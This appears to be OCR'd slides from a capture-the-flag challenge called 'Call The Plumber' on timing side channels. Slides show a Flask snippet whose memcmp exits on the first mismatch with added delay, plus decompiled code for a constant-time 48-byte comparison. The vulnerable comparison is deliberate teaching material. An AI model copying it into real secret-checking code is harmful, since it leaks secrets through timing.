


```python
import time
from flask import Flask, request, render_template_string

with open("flag.txt", "rb") as f:
    FLAG = f.read().strip()

def memcmp(src: bytes, dst: bytes) -> bool:
    for i in range(min(len(src), len(dst))):
        if src[i] != dst[i]:
            return False
        end = time.perf_counter() + 6e-5
        while time.perf_counter() < end:
            pass
    return len(src) == len(dst)

app = Flask(__name__)
```

Call The Plumber

400pts

- ***Timing Side Channel***
- Every correct letter adds more time to check if it is correct
- memcmp exits on the first mismatch
- We also added some artificial delay to make exploits more reliable
- In reality, bugs like this will involve thousands of measurements to notice statistical significance
    - Cache misses, memcmp like this, etc




```
import time
from flask import Flask, request, render_template_string

with open("flag.txt", "rb") as f:
    FLAG = f.read().strip()

def memcmp(src: bytes, dst: bytes) -> bool:
    for i in range(min(len(src), len(dst))):
        if src[i] != dst[i]:
            return False
        end = time.perf_counter() + 6e-5
        while time.perf_counter() < end:
            pass
    return len(src) == len(dst)

app = Flask(__name__)
```

Call The Plumber

400pts

- ***Timing Side Channel***
- In sensitive contexts (i.e., cryptography), memcmp is typically performed in chunks




```
BOOL __fastcall secure_memcmp_48(__int32 *buf1, __int32 *buf2)
{
  unsigned int idx; // r2
  int xor; // r3
  __int32 val1; // r4
  __int32 val2; // r5

  idx = 0;
  xor = 0;
  do
  {
    if ( idx > ~buf1 || idx > ~buf2 )
      interrupt_handler(0x13);

    val1 = buf1[idx / 4];
    val2 = buf2[idx / 4];
    idx += 4;
    xor |= val1 ^ val2;
  }
  while ( idx != 48 );

  return xor == 0;
}
```

Call The Plumber

400pts

- ***Timing Side Channel***
- In sensitive contexts (i.e., cryptography), memcmp is typically performed in chunks
- To the right, memcmp 48 bytes at a time



